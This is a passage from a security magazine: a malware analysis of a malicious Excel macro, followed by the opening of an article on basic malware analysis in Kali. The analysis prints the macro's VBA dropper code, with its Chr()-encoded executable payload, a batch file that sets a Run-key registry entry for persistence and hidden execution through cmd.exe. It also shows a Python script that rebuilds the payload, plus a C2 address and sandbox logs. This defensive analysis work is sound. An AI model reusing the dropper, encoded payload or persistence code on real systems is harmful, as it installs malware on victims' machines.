Function A1() As String
c = ""
c = c + Chr(69) + Chr(216) + Chr(235) + Chr(237) + Chr(199) + Chr(69) + Chr(216) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(131) + Chr(125) + Chr(216) + Chr(18) + Chr(125) + Chr(13) + Chr(139) + Chr(69) + Chr(216)
c = c + Chr(128) + Chr(116) + Chr(40) + Chr(225) + Chr(106) + Chr(255) + Chr(69) + Chr(216) + Chr(235) + Chr(237)
c = c + Chr(141) + Chr(69) + Chr(225) + Chr(80) + Chr(255) + Chr(117) + Chr(220) + Chr(232) + Chr(59) + Chr(23)
c = c + Chr(0) + Chr(0) + Chr(137) + Chr(69) + Chr(216) + Chr(199) + Chr(69) + Chr(212) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(0) + Chr(131) + Chr(125) + Chr(212) + Chr(18) + Chr(125) + Chr(13) + Chr(139) + Chr(69)
c = c + Chr(212) + Chr(128) + Chr(116) + Chr(40) + Chr(225) + Chr(106) + Chr(255) + Chr(69) + Chr(212) + Chr(235)
c = c + Chr(237) + Chr(255) + Chr(85) + Chr(216) + Chr(133) + Chr(192) + Chr(116) + Chr(10) + Chr(106) + Chr(0)
c = c + Chr(232) + Chr(38) + Chr(23) + Chr(0) + Chr(0) + Chr(131) + Chr(196) + Chr(4) + Chr(137) + Chr(236)
c = c + Chr(93) + Chr(195) + Chr(85) + Chr(137) + Chr(229) + Chr(131) + Chr(236) + Chr(116) + Chr(198) + Chr(69)
c = c + Chr(243) + Chr(1) + Chr(198) + Chr(69) + Chr(244) + Chr(15) + Chr(198) + Chr(69) + Chr(245) + Chr(24)
c = c + Chr(198) + Chr(69) + Chr(246) + Chr(4) + Chr(198) + Chr(69) + Chr(247) + Chr(15) + Chr(198) + Chr(69)
c = c + Chr(248) + Chr(6) + Chr(198) + Chr(69) + Chr(249) + Chr(89) + Chr(198) + Chr(69) + Chr(250) + Chr(88)
c = c + Chr(198) + Chr(69) + Chr(251) + Chr(68) + Chr(198) + Chr(69) + Chr(252) + Chr(14) + Chr(198) + Chr(69)
c = c + Chr(253) + Chr(6) + Chr(198) + Chr(69) + Chr(254) + Chr(6) + Chr(198) + Chr(69) + Chr(255) + Chr(106)
c = c + Chr(199) + Chr(69) + Chr(236) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(131) + Chr(125) + Chr(236)
c = c + Chr(13) + Chr(125) + Chr(13) + Chr(139) + Chr(69) + Chr(236) + Chr(128) + Chr(116) + Chr(40) + Chr(243)
c = c + Chr(106) + Chr(255) + Chr(69) + Chr(236) + Chr(235) + Chr(237) + Chr(141) + Chr(69) + Chr(243) + Chr(80)
c = c + Chr(232) + Chr(161) + Chr(22) + Chr(0) + Chr(0) + Chr(137) + Chr(69) + Chr(236) + Chr(199) + Chr(69)
c = c + Chr(232) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(131) + Chr(125) + Chr(232) + Chr(13) + Chr(125)
c = c + Chr(13) + Chr(139) + Chr(69) + Chr(232) + Chr(128) + Chr(116) + Chr(40) + Chr(243) + Chr(106) + Chr(255)
c = c + Chr(69) + Chr(232) + Chr(235) + Chr(237) + Chr(198) + Chr(69) + Chr(226) + Chr(4) + Chr(198) + Chr(69)
c = c + Chr(227) + Chr(30) + Chr(198) + Chr(69) + Chr(228) + Chr(14) + Chr(198) + Chr(69) + Chr(229) + Chr(6)
c = c + Chr(198) + Chr(69) + Chr(230) + Chr(6) + Chr(198) + Chr(69) + Chr(231) + Chr(68) + Chr(198) + Chr(69)
c = c + Chr(232) + Chr(14) + Chr(198) + Chr(69) + Chr(233) + Chr(6) + Chr(198) + Chr(69) + Chr(234) + Chr(6)
c = c + Chr(198) + Chr(69) + Chr(235) + Chr(106) + Chr(199) + Chr(69) + Chr(220) + Chr(0) + Chr(0) + Chr(0)
c = c + Chr(0) + Chr(131) + Chr(125) + Chr(220) + Chr(10) + Chr(125) + Chr(13) + Chr(139) + Chr(69) + Chr(220)
c = c + Chr(128) + Chr(116) + Chr(40) + Chr(226) + Chr(106) + Chr(255) + Chr(69) + Chr(220) + Chr(235) + Chr(237)
c = c + Chr(141) + Chr(69) + Chr(226) + Chr(80) + Chr(232) + Chr(57) + Chr(22) + Chr(0) + Chr(0) + Chr(137)
c = c + Chr(69) + Chr(220) + Chr(199) + Chr(69) + Chr(216) + Chr(0) + Chr(0) + Chr(0) + Chr(0) + Chr(131)
c = c + Chr(125) + Chr(216) + Chr(10) + Chr(125) + Chr(13) + Chr(139) + Chr(69) + Chr(216) + Chr(128) + Chr(116)
c = c + Chr(40) + Chr(226) + Chr(106) + Chr(255) + Chr(69) + Chr(216) + Chr(235) + Chr(237) + Chr(198) + Chr(69)
c = c + Chr(194) + Chr(36) + Chr(198) + Chr(69) + Chr(195) + Chr(30) + Chr(198) + Chr(69) + Chr(196) + Chr(59)
c = c + Chr(198) + Chr(69) + Chr(197) + Chr(31) + Chr(198) + Chr(69) + Chr(198) + Chr(15) + Chr(198) + Chr(69)
c = c + Chr(199) + Chr(24) + Chr(198) + Chr(69) + Chr(200) + Chr(19) + Chr(198) + Chr(69) + Chr(201) + Chr(35)
c = c + Chr(198) + Chr(69) + Chr(202) + Chr(4) + Chr(198) + Chr(69) + Chr(203) + Chr(12) + Chr(198) + Chr(69)
c = c + Chr(204) + Chr(5) + Chr(198) + Chr(69) + Chr(205) + Chr(24) + Chr(198) + Chr(69) + Chr(206) + Chr(7)
```

To decode and get the final payload, a Python script was written which defines the exact same functions (A0 to A8) defined by the malware and then calls these functions, which decodes the malicious content (as malware does) in every function and the results from these functions (which is the decoded content) are concatenated and written to a file "decoded.bin" (exactly the same way the malware builds the final payload "NTUSER.dat<guid>.exe"). The content of the Python script is shown below.

```
'''
Created on May 30, 2015
@author: Monnappa
Description: Script to decode and extract payload
'''

def A0():
    c=""
    c = c + chr(77) + chr(90) + chr(119) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(2) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(235) + chr(136)
    c = c + chr(42) + chr(0) + chr(0) + chr(0) + chr(32) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(120) + chr(0) + chr(0) + chr(0) + chr(84) + chr(104) + chr(105) + chr(115) + chr(32) + chr(112)
    c = c + chr(114) + chr(111) + chr(103) + chr(114) + chr(97) + chr(109) + chr(32) + chr(99) + chr(97) + chr(110)
    c = c + chr(110) + chr(111) + chr(116) + chr(32) + chr(98) + chr(101) + chr(32) + chr(114) + chr(117) + chr(110)
    c = c + chr(32) + chr(105) + chr(110) + chr(32) + chr(68) + chr(79) + chr(83) + chr(32) + chr(109) + chr(111)
    c = c + chr(100) + chr(101) + chr(46) + chr(13) + chr(10) + chr(36) + chr(14) + chr(31) + chr(49) + chr(210)
    c = c + chr(180) + chr(9) + chr(205) + chr(33) + chr(184) + chr(1) + chr(76) + chr(205) + chr(33) + chr(0)
    c = c + chr(80) + chr(69) + chr(0) + chr(0) + chr(76) + chr(1) + chr(3) + chr(0) + chr(0) + chr(216)
    c = c + chr(89) + chr(85) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(224) + chr(0) + chr(14) + chr(3) + chr(11) + chr(1) + chr(1) + chr(0) + chr(0) + chr(32)
    c = c + chr(0) + chr(0) + chr(0) + chr(32) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(79) + chr(40) + chr(0) + chr(0) + chr(0) + chr(16) + chr(0) + chr(0) + chr(0) + chr(48)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(64) + chr(0) + chr(0) + chr(16) + chr(0) + chr(0)
    c = c + chr(0) + chr(2) + chr(0) + chr(0) + chr(4) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
```


```
    c = c + chr(232) + chr(115) + chr(23) + chr(0) + chr(0) + chr(137) + chr(69) + chr(220) + chr(199) + chr(69)
    c = c + chr(216) + chr(0) + chr(0) + chr(0) + chr(0) + chr(131) + chr(125) + chr(216) + chr(13) + chr(125)
    c = c + chr(13) + chr(139) + chr(69) + chr(216) + chr(128) + chr(116) + chr(40) + chr(243) + chr(106) + chr(255)
    return c


def A1():
    c = ""
    c = c + chr(69) + chr(216) + chr(235) + chr(237) + chr(199) + chr(69) + chr(216) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(131) + chr(125) + chr(216) + chr(18) + chr(125) + chr(13) + chr(139) + chr(69) + chr(216)
    c = c + chr(128) + chr(116) + chr(40) + chr(225) + chr(106) + chr(255) + chr(69) + chr(216) + chr(235) + chr(237)
    c = c + chr(141) + chr(69) + chr(225) + chr(80) + chr(255) + chr(117) + chr(220) + chr(232) + chr(59) + chr(23)
    c = c + chr(0) + chr(0) + chr(137) + chr(69) + chr(216) + chr(199) + chr(69) + chr(212) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(131) + chr(125) + chr(212) + chr(18) + chr(125) + chr(13) + chr(139) + chr(69)
    c = c + chr(212) + chr(128) + chr(116) + chr(40) + chr(225) + chr(106) + chr(255) + chr(69) + chr(212) + chr(235)
    c = c + chr(237) + chr(255) + chr(85) + chr(216) + chr(133) + chr(192) + chr(116) + chr(10) + chr(106) + chr(0)
    c = c + chr(232) + chr(38) + chr(23) + chr(0) + chr(0) + chr(131) + chr(196) + chr(4) + chr(137) + chr(236)
    c = c + chr(93) + chr(195) + chr(85) + chr(137) + chr(229) + chr(131) + chr(236) + chr(116) + chr(198) + chr(69)
    c = c + chr(243) + chr(1) + chr(198) + chr(69) + chr(244) + chr(15) + chr(198) + chr(69) + chr(245) + chr(24)
    c = c + chr(198) + chr(69) + chr(246) + chr(4) + chr(198) + chr(69) + chr(247) + chr(15) + chr(198) + chr(69)
    c = c + chr(248) + chr(6) + chr(198) + chr(69) + chr(249) + chr(89) + chr(198) + chr(69) + chr(250) + chr(88)
    c = c + chr(198) + chr(69) + chr(251) + chr(68) + chr(198) + chr(69) + chr(252) + chr(14) + chr(198) + chr(69)
    c = c + chr(253) + chr(6) + chr(198) + chr(69) + chr(254) + chr(6) + chr(198) + chr(69) + chr(255) + chr(106)
    c = c + chr(199) + chr(69) + chr(236) + chr(0) + chr(0) + chr(0) + chr(0) + chr(131) + chr(125) + chr(236)
    c = c + chr(13) + chr(125) + chr(13) + chr(139) + chr(69) + chr(236) + chr(128) + chr(116) + chr(40) + chr(243)
    c = c + chr(106) + chr(255) + chr(69) + chr(236) + chr(235) + chr(237) + chr(141) + chr(69) + chr(243) + chr(80)
    c = c + chr(232) + chr(161) + chr(22) + chr(0) + chr(0) + chr(137) + chr(69) + chr(236) + chr(199) + chr(69)
    c = c + chr(232) + chr(0) + chr(0) + chr(0) + chr(0) + chr(131) + chr(125) + chr(232) + chr(13) + chr(125)
    c = c + chr(13) + chr(139) + chr(69) + chr(232) + chr(128) + chr(116) + chr(40) + chr(243) + chr(106) + chr(255)
    c = c + chr(69) + chr(232) + chr(235) + chr(237) + chr(198) + chr(69) + chr(226) + chr(4) + chr(198) + chr(69)
    c = c + chr(227) + chr(30) + chr(198) + chr(69) + chr(228) + chr(14) + chr(198) + chr(69) + chr(229) + chr(6)
    c = c + chr(198) + chr(69) + chr(230) + chr(6) + chr(198) + chr(69) + chr(231) + chr(68) + chr(198) + chr(69)
    c = c + chr(232) + chr(14) + chr(198) + chr(69) + chr(233) + chr(6) + chr(198) + chr(69) + chr(234) + chr(6)
    c = c + chr(198) + chr(69) + chr(235) + chr(106) + chr(199) + chr(69) + chr(220) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(131) + chr(125) + chr(220) + chr(10) + chr(125) + chr(13) + chr(139) + chr(69) + chr(220)
```

```
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0) + chr(0)
    c = c + chr(0) + chr(0) + chr(0) + chr(0)
    return c


output_file = "/root/Desktop/malware/decoded.bin"
fw = open(output_file, "wb")
text = ""
text = text + A0() + A1() + A2() + A3() + A4() + A5() + A6() + A7() + A8()
fw.write(text)
fw.close()
print "Content decoded and written to: '%s'" % output_file
```

After running the Python script, the final payload is decoded and extracted to “decoded.bin” which is an MS DOS executable. At this point, we know that malware decodes the content by calling those 9 functions and the results are concatenated and then drops an executable file (NTUSER.dat<guid>.exe).

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/malware# python VB_malware_extract.py
Content decoded and written to: '/root/Desktop/malware/decoded.bin'
root@kali:~/Desktop/malware#
root@kali:~/Desktop/malware#
root@kali:~/Desktop/malware# file decoded.bin
decoded.bin: MS-DOS executable, MZ for MS-DOS
root@kali:~/Desktop/malware#
root@kali:~/Desktop/malware#
root@kali:~/Desktop/malware# mv decoded.bin decoded.exe
root@kali:~/Desktop/malware#
```

Searching for the md5 hash of the extracted file on VirusTotal shows that it is a malware.



Community	Statistics	Documentation	FAQ	About	English	Join our community	Sign in
Baidu-International	Trojan.Win32.Rozena.NC	20150529					
BitDefender	Gen:Variant.Zusy.105788	20150529					
Comodo	Heur.Packed.Unknown	20150529					
Cyren	W32/Heuristic-317!Eldorado	20150529					
ESET-NOD32	a variant of Win32/Rozena.NC	20150529					
Emsisoft	Gen:Variant.Zusy.105788 (B)	20150529					
F-Prot	W32/Heuristic-317!Eldorado	20150529					
F-Secure	Gen:Variant.Zusy.105788	20150529					
Fortinet	W32/Rozena.NC!tr	20150529					
GData	Gen:Variant.Zusy.105788	20150529					
Ikarus	Trojan.Agent	20150529					
K7AntiVirus	Trojan (004bd4b01)	20150529					
K7GW	Trojan (004bd4b01)	20150529					
MicroWorld-eScan	Gen:Variant.Zusy.105788	20150529					
NANO-Antivirus	Trojan.Win32.XPACK.dsejrc	20150529					
Panda	Adware/SecurityProtection	20150529					
Qihoo-360	HEUR/QVM20.1.Malware.Gen	20150529					
Rising	PE:Malware.XPACK-LNR/Heur!1.5594	20150529					
Symantec	Downloader	20150529					
VBA32	suspected of Trojan.Downloader.gen.h	20150529					
VIPRE	Trojan.Win32.Generic!BT	20150529					
AegisLab		20150529					
Agnitum		20150529					
AhnLab-V3		20150529					

PERSISTENCE MECHANISM

Further analyzing the VBA code shows that once the executable (NTUSER.dat<guid>.exe) is generated by calling the 9 functions, it builds some content and then writes it into a batch file (tmp.bat).

```
For Each ws In ThisWorkbook.Worksheets
    If ws.Name <> "Start" Then
     ws.Visible = xlSheetVisible
    End If
Next ws
Sheets("Start").Visible = xlVeryHidden
Dim file_text As String
file_text = ""
file_text = file_text + A0() + A1() + A2() + A3() + A4() + A5() + A6() + A7() + A8()
On Error Resume Next
Dim filename As String
Dim filename2 As String
Dim TypeLib
Set TypeLib = CreateObject("Scriptlet.TypeLib")
filename = Environ("USERPROFILE") & "\NTUSER.dat" & Mid(TypeLib.GUID, 1, 38) & ".exe"
If Not Dir(filename) <> "" Then
Open filename For Output As #1
    Print #1, file_text
Close #1
End If
Dim file_text2 As String
file_text2 = "REG ADD " + Chr(34) + "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" + Chr(34) + " /V " + Chr(34) + "My App" + Chr(34) + " /t REG_SZ /F /D "
filename2 = Environ("USERPROFILE") & "\tmp.bat"
If Not Dir(filename2) <> "" Then
Open filename2 For Output As #1
    Print #1, file_text2
Close #1
End If
```

To understand the content written to the batch file (tmp.bat), a Python script was written which builds the content that will be written to the batch script (tmp.bat) by decoding the encoded content (as built by the malware) and prints it to the screen. The below screenshot shows the content of the Python script.

```
filename = "NTUSER.dat<guid>.exe"
file_text2 = "REG ADD " + chr(34) + "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" + chr(34) + " /V " + chr(34) + "My App" + chr(34) + " /t REG_SZ /F /D " +
chr(34) + filename + chr(34) + chr(10) + "del tmp.bat" + chr(13)
print "Below content will be written to the batch file"
print "==============================================="
print file_text2
```

Running the Python script shows the content that will be written to the tmp.bat file.

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/malware# python print_bat_file_data.py
Below content will be written to the batch file
===============================================
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "My App" /t REG_SZ /F /D "NTUSER.dat<guid>.exe"
del tmp.bat
root@kali:~/Desktop/malware#
```

Now we know that the malware builds batch file (tmp.bat), which when executed, adds a registry key for persistence with the value name of “My App” and the value data will be the path to the executable “NTUSER.dat<guid>.exe” and it also deletes itself (that is tmp.bat).

EXECUTING MALICIOUS CODE


Once the malware generates the executable (NTUSER.dat<guid>.exe) and the batch file (tmp.bat), it then executes these two files using cmd.exe via ShellExecute API call as shown in the below screenshot.

```
    If ws.Name <> "Start" Then
     ws.Visible = xlSheetVisible
    End If
Next ws
Sheets("Start").Visible = xlVeryHidden
Dim file_text As String
file_text = ""
file_text = file_text + A0() + A1() + A2() + A3() + A4() + A5() + A6() + A7() + A8()
On Error Resume Next
Dim filename As String
Dim filename2 As String
Dim TypeLib
Set TypeLib = CreateObject("Scriptlet.TypeLib")
filename = Environ("USERPROFILE") & "\NTUSER.dat" & Mid(TypeLib.GUID, 1, 38) & ".exe"
If Not Dir(filename) <> "" Then
Open filename For Output As #1
    Print #1, file_text
Close #1
End If
Dim file_text2 As String
file_text2 = "REG ADD " + Chr(34) + "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" + Chr(34) + " /V " + Chr(34) + "My App" + Chr(34) + " /t REG_SZ /F
filename2 = Environ("USERPROFILE") & "\tmp.bat"
If Not Dir(filename2) <> "" Then
Open filename2 For Output As #1
    Print #1, file_text2
Close #1
End If
runagent (filename)
runagent (filename2)
End Sub
Sub runagent(ff As String)
Dim RetVal As Long
On Error Resume Next
cmdParam = "/C " + ff
RetVal = ShellExecute(0, "open", "cmd.exe", cmdParam, _
Environ("USERPROFILE"), SW_HIDE)
'RetVal = ShellExecute(0, "open", Chr$(34) & ff & Chr$(34), "", Environ("USERPROFILE"), 1)
```

At this point, we know when an Excel file is opened, a malicious executable file is dropped on the disk and then a batch (.bat) file is executed which adds a registry entry for persistence and then deletes itself.

SANDBOX ANALYSIS OF EXECUTABLE

The executable (decoded.exe) that was extracted using a Python script from the Excel spreadsheet was analyzed in the sandbox. The below screenshot shows the callback communication made by the executable to the C2 ip 84.11.146.62 on port 13942.



Time	Source	Destination	Protocol	Length	Info
2015-05-31 16:47:32.883419	58:94:6b:28:ed:40	58:94:6b:28:ed:40	ARP	42	192.168.1.5 is at 58:94:6b:28:ed:40
2015-05-31 16:47:32.883503	192.168.1.100	84.11.146.62	TCP	62	1035 > 13942 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.884768	58:94:6b:28:ed:40	58:94:6b:28:ed:40	ARP	42	192.168.1.5 is at 58:94:6b:28:ed:40
2015-05-31 16:47:32.908361	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.908667	192.168.1.100	84.11.146.62	TCP	54	1035 > 13942 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2015-05-31 16:47:32.909366	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.909403	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.909662	192.168.1.100	84.11.146.62	TCP	54	[TCP Dup ACK 7#1] 1035 > 13942 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2015-05-31 16:47:32.910305	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.910330	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.910577	192.168.1.100	84.11.146.62	TCP	54	[TCP Dup ACK 7#2] 1035 > 13942 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2015-05-31 16:47:32.911395	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.911421	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
2015-05-31 16:47:32.911668	192.168.1.100	84.11.146.62	TCP	54	[TCP Dup ACK 7#3] 1035 > 13942 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2015-05-31 16:47:32.912376	84.11.146.62	192.168.1.100	TCP	62	13942 > 1035 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1

SANDBOX ANALYSIS OF EXCEL

To confirm the finding of manual analysis, the Excel spreadsheet itself was run in a sandbox. After executing the Excel spreadsheet in a sandbox, you can see that Excel drops the file “NTUSER.dat<guid>.exe and the “tmp.bat” and then executes two instances of cmd.exe. This confirms our findings from the manual analysis.

```
"file","Write","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\Documents and Settings\Administrator\NTUSER.dat{CB6C5CB2-65F7-4EA1-A390-A1A8F0A02E9D}.exe"
"file","Write","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\Documents and Settings\Administrator\NTUSER.dat{CB6C5CB2-65F7-4EA1-A390-A1A8F0A02E9D}.exe"
"file","Write","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\Documents and Settings\Administrator\NTUSER.dat{CB6C5CB2-65F7-4EA1-A390-A1A8F0A02E9D}.exe"
"file","Write","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\Documents and Settings\Administrator\NTUSER.dat{CB6C5CB2-65F7-4EA1-A390-A1A8F0A02E9D}.exe"
"file","Write","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\Documents and Settings\Administrator\tmp.bat"
"file","Write","System","C:\Documents and Settings\Administrator\NTUSER.dat{CB6C5CB2-65F7-4EA1-A390-A1A8F0A02E9D}.exe"
"file","Write","System","C:\Documents and Settings\Administrator\tmp.bat"
"file","Write","System","C:\Documents and Settings\Administrator\NTUSER.dat{CB6C5CB2-65F7-4EA1-A390-A1A8F0A02E9D}.exe"
"process","created","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\WINDOWS\system32\cmd.exe"
"process","created","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\WINDOWS\system32\cmd.exe"
"process","terminated","C:\Program Files\Microsoft Office\Office12\EXCEL.EXE","C:\WINDOWS\system32\cmd.exe"
```


CONCLUSION

Malicious documents are often used in targeted attacks. Analyzing such malicious documents can help the investigator/incident responder answer various questions and understand the attacker methodology.

REFERENCES

a. OfficeMalScanner: *http://www.reconstructer.org/code/OfficeMalScanner.zip*
b. Extracting VB Macro from Malicious Documents: *https://digital-forensics.sans.org/blog/2009/11/23/extracting-vb-macros-from-malicious-documents/*

ABOUT THE AUTHOR



Monnappa K A is based out of Bangalore, India. He works with Cisco Systems as an information security investigator focusing on threat intelligence, investigation of advanced cyber attacks. He is a core member of the security research community "SecurityXploded." His fields of interest include malware analysis, reverse engineering, memory forensics, and threat intelligence. As an active speaker at security conferences like Nullcon and SecurityXploded, he has presented on various topics which include memory forensics, malware analysis, rootkit analysis, and also conducted training at FIRST (Forum of Incident Response and Security teams) TC in Amsterdam. He has also authored various articles in Hakin9, eForensics, and HackInsight magazines.

BASIC MALWARE ANALYSIS USING KALI

by Israel Torres

The other day I received a forwarded email with an attachment named invoice.doc the content of the email was from a co-worker asking if this was spam or if this was the real deal. I checked the sub-content they originally received and it totally looked like some bogus spam email that is typically created to confuse the reader and get them to open the attached attachment.

I use OS X day-to-day so I opened an instance of VMWare Fusion where I keep an updated version of Kali 1.10a installed from ISO for instances just like this. Even though I'm using OS X and most likely not vulnerable to whatever this payload may be, I like to play the conservative card and use Virtual Machines as my sandbox to play in. I quickly take a snapshot of Kali and then drag the attachment invoice.doc to the desktop for further forensic analysis.

To help keep my results consistent, I apply the following steps on files that I collect for analysis. This allows me to collect significant data results so that I can compare any type of change and keep within my personal databases along with comparing them with search engine results from Google.

```
root@secteam:~# cd Desktop
root@secteam:~/Desktop# ls -afl
total 32
-rw-r--r--  1 root root 23481 Jul 29 10:53 invoice.doc
drwxr-xr-x  2 root root  4096 Aug  2 13:32 .
drwxrwxr-x 17 root root  4096 Aug  2 10:11 ..
root@secteam:~/Desktop# md5sum invoice.doc && sha1sum invoice.doc
9b0ea03040c8cfd14530588e0a2577ab  invoice.doc
890517e97f14b566e7b12467c78ea33c9c4249ec  invoice.doc
root@secteam:~/Desktop# file invoice.doc
invoice.doc: Microsoft Word 2007+
root@secteam:~/Desktop#
```

I keep these steps automated in a script in either Bash or Python, of which I've listed below:

1. Copy `invoice.doc` to Kali Linux VM's desktop
2. Open Terminal and change directory to ~/Desktop
3. In Terminal run: `cd ~/Desktop`
4. In Terminal run: `ls -afl` ; this will show us what's on the desktop and the file properties
5. In Terminal run: `md5sum invoice.doc && sha1sum invoice.doc` ; this returns the following digest results:
   - 9b0ea03040c8cfd14530588e0a2577ab invoice.doc
   - 890517e97f14b566e7b12467c78ea33c9c4249ec invoice.doc
6. In Terminal run: `file invoice.doc` ; this returns the filetype information
   - invoice.doc: Microsoft Word 2007+
